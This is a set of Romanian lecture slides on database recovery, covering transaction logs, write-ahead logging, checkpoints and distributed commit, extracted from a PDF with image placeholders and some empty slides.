
- Atomicitate:
 - Execuția tranzacțiilor poate eșua.
- Durabilitate:
 - Ce se întâmplă dacă SGBD-ul își oprește execuția?

Comportamentul dorit după repornirea sistemului:

- T1, T2 & T3 trebuie să fie durabile.
- T4 & T5 trebuie să fie anulate (efectele nu vor persista).



Exemplu




Surse ale întreruperilor

- Căderi de sistem
- Erori media
- Erori ale aplicației
- Dezastre naturale
- Sabotaj
- Neglijență



Impactul întreruperilor



Categorii generale de întreruperi

(1) Eșuarea tranzacțiilor

- unilateral sau din cauza unui *deadlock*
- în medie 3% din tranzacții eşuează (date de intrare eronate, cicluri infinite, depășirea limitei de resurse)

(2) Eșuarea sistemului


- Eșuarea procesorului, memoriei interne, etc...
- Conținutul memoriei interne se pierde însă memoria secundară nu este afectată

(3) Eșecuri media

- Pierdere date de pe hard disk


Categorii generale de întreruperi

(1) Eșuarea tranzacțiilor




simple

(2) Eșuarea sistemului



(3) Eșecuri media



catastrofale

Recuperarea datelor

■ Eșecuri simple

- Se folosește logul de tranzacții
- Anularea modificărilor prin **inversare** operațiilor
- **Re-executarea** unor operații


■ Eșecuri catastrofale

- Utilizarea arhivelor pentru **restaurare**
- Reconstruirea celei mai recente stări consistente prin
re-executarea acțiunilor tranzacțiilor comise

Recuperarea datelor - Context

- Tranzacțiile se execută concurrent
 - Strict 2PL, în particular.
- Modificările se execută “*in place*” (în același loc).
 - adică datele sunt actualizate pe disc / eliminate de pe disc din pagina de date originală.
- Există o metodă simplă care să garanteze **Atomicitatea & Durabilitatea?**

Recovery Manager



- Memorie volatilă : memoria principală (conține *buffer*)
- Memorie stabilă : disc magnetic (sau variante). Rezistent la erori, iar datele se pierd numai atunci când are loc o eroare fizică sau un atac intenționat

Logarea acțiunilor

- Fiecare modificare → o intrare în log.
 - citirile nu se loghează
- De ce este nevoie de log?
 - Utilizat pentru a garanta atomicitatea și durabilitatea.
- De obicei, logul se stochează pe un disc diferit de cel pe care se află baza de date.

MEMORIE VOLATILĂ

LOG BUFFER



BUFFER BD

	P_i		P_j

WRITE - actualizare log
înaintea comiterii

WRITE - modifică pagini
după comitere

LOG

DATA


DATA

DATA

RECUPERARE

MEMORIE STABILĂ

Exemplu de acces la date



Exemplu

Log

$\langle T_0 \text{ start} \rangle$
 $\langle T_0, A, 1000, 950 \rangle$
 $\langle T_0, B, 2000, 2050 \rangle$

Write

$A = 950$
 $B = 2050$

Output

$\langle T_0 \text{ commit} \rangle$
 $\langle T_1 \text{ start} \rangle$
 $\langle T_1, C, 700, 600 \rangle$

$C = 600$

$\langle T_1 \text{ commit} \rangle$

B_B, B_C

B_A

B_C este salvat pe disc înaintea comiterii lui T_1

B_A este salvat pe disc după comiterii lui T_0

- Obs: B_X reprezintă un bloc de memorie ce îl conține pe X .

Log-ul bazei de date

- Logul conține înregistrări (sau intrări) adăugate mereu la final.
- Pentru recuperare logul este citit în ordine inversă
- O intrare în log conține:
 - Identifierul tranzacției
 - Tipul operației (*inserare, ștergere, modificare*)
 - Obiectul accesat de către operație
 - Vechea valoare a obiectului
 - Noua valoare a obiectului
 - ...

Log-ul bazei de date

- Log-ul mai poate conține
 - *begin-transaction,*
 - *commit-transaction,*
 - *abort-transaction.*
 - *end*
- Dacă o tranzacție T e întreruptă, atunci se realizează un *rollback* → scanare inversă a log-ului, iar când se întâlnesc acțiuni ale tranzacției T, valoarea inițială a obiectului modificat este salvată în BD.

Log-ul bazei de date

- *begin-transaction* - pentru oprirea căutării inverse
- La refacere contextului după o întrerupere:
 - *commit* → tranzacțiile *complete*
 - tranzacțiile *active* → *abort*.

Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

Scenariul 1: Modificarea nu a reușit să se salveze pe disc
→ T este anulată. BD consistent

Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

Scenariul 2: Modificarea lui x se salvează pe disc, dar întreruperea a survenit înaintea modificării logului → Nu se poate face *rollback* deoarece nu există informația despre valoarea anterioară a lui x → BD inconsistent.

Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

Scenariul 3: Modificarea lui x fost logată și s-a actualizat și baza de date → T este anulată și valoarea originală este utilizată pentru a înlocui valoarea din baza de date → BD consistent.

Write-Ahead Logging (WAL)

Modificările unei înregistrări
trebuie inserate în *log*
înaintea actualizării bazei de date!

Write-Ahead Logging (WAL)

- *Write-Ahead Logging* Protocol:

1. Trebuie **asigurată** adăugarea unei intrări coresp. unei modificări în **log înainte** ca pagina ce conține înregistrarea sa fie salvată pe disc.
2. Trebuie **adăugate** toate **intrările** corespunzătoare unei tranzacții **înainte de commit**.

- #1 garantează Atomicitatea.
- #2 garantează Durabilitatea.
- ARIES (*Algorithm for Recovery and Isolation Exploiting Semantics*) – metodă specifică de logare și recuperare a datelor

Checkpoint

■ Acțiuni

- Suspendă execuția tuturor tranzacțiilor
- Forțează salvarea pe disc a tuturor paginilor din buffer care au fost modificate (*dirty flag = true*)
- Adaugă în fișierul de log o intrare **checkpoint** și o salvează pe disc imediat după salvarea paginilor
- Reia execuția tranzacțiilor

Checkpoint


■ Consecințe ?

- Nu mai trebuie reexecutate acțiunile unei tranzacții care s-a comis înainte de *checkpoint*

Checkpoint

- Cât de des se execută un *checkpoint*?
 - La fiecare m minute sau t tranzacții


Recuperarea datelor




Recuperarea distribuită

- Tipuri noi de eșec: întrerupere rețea și oprire *site-uri*
- Dacă “sub-tranzacțiile” unei tranzacții sunt executate pe *site-uri* diferite, trebuie să ne asigurăm că se vor comite toate sau nici una.
- E nevoie de un **protocol de comitere** a “sub-tranzacțiilor” unei tranzacții
 - Fiecare site are propriul log unde se vor memora acțiunile protocolului de comitere.

Problema generalilor bizantini



Problema generalilor bizantini

